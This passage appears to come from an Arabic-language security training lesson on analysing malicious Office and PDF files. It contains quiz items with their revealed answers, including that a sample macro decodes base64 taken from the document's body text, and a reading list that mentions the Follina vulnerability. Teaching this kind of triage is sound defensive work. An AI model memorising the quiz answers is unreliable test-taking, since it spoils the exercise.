
2. يحتوي الملف على تعليمات ماكرو مخصصة مثل أي من الأمثلة الأخرى التي تمت تغطيتها.

غير صحيح -- ...

3. يحتوي الملف بطريقة ما على تعليمات ماكرو غير ضارة بالنظام ولكن لا يحتوي أي تعليمات ماكرو مخصصة.

صحيح-- ...

سؤال: عند تطبيق سير العمل ذاته على الملف ex016.doc.zip نرى تعليمات ماكرو تشبه آخر نقطة تناولناها أعلاه، حيث تقوم تعليمات الماكرو بفك تشفير شيء ما في base64. ما الذي يتم تمريره إلى دالة Decode64؟ (ملاحظة: aaaaaaaaaaaaaa.aaaaaaa.aaaa)



أريد مشاهدة الإجابة:

ActiveDocument.Content.Text

ما هي الخطوة التالية؟

بعد الاطلاع على كيفية تقييم ملفات بي دي إف ومايكروسوفت أوفيس بحثًا عن التعليمات الخبيثة، يمكننا أن نقدم اقتراحات أفضل حول التدابير الدفاعية وكذلك يمكننا مراجعة النصائح النهائية حول كيفية إجراء نوع التقييم الأولي هذا.

ملاحظة إضافية: قراءة إضافية حول أمان مايكروسوفت أوفيس

- أداة Oletools: أداة مشهورة أخرى لتحليل ملفات مايكروسوفت أوفيس

- قائمة الثغرات الأمنية المعروفة في مايكروسوفت أوفيس (في الغالب لا تتضمن تعليمات الماكرو)
- CVE-2022-30190 أو ما يسمى"فولينا" (Follina): ثغرة حديثة تستغل المستندات للتفاعل مع ميزات استكشاف أخطاء ويندوز وإصلاحها.
- "خالي من الثغرات: تفريغ ماكرو إكسل ضار", دراسة حالة مهمة تستكشف ملفًا ضارًا خطوة بخطوة.
- ورقة معلومات مرجعية لتحليل المستندات الخبيثة, إرشادات سريعة من ليني زيلتسر (Lenny Zeltser) لتحليل المستندات المشبوهة.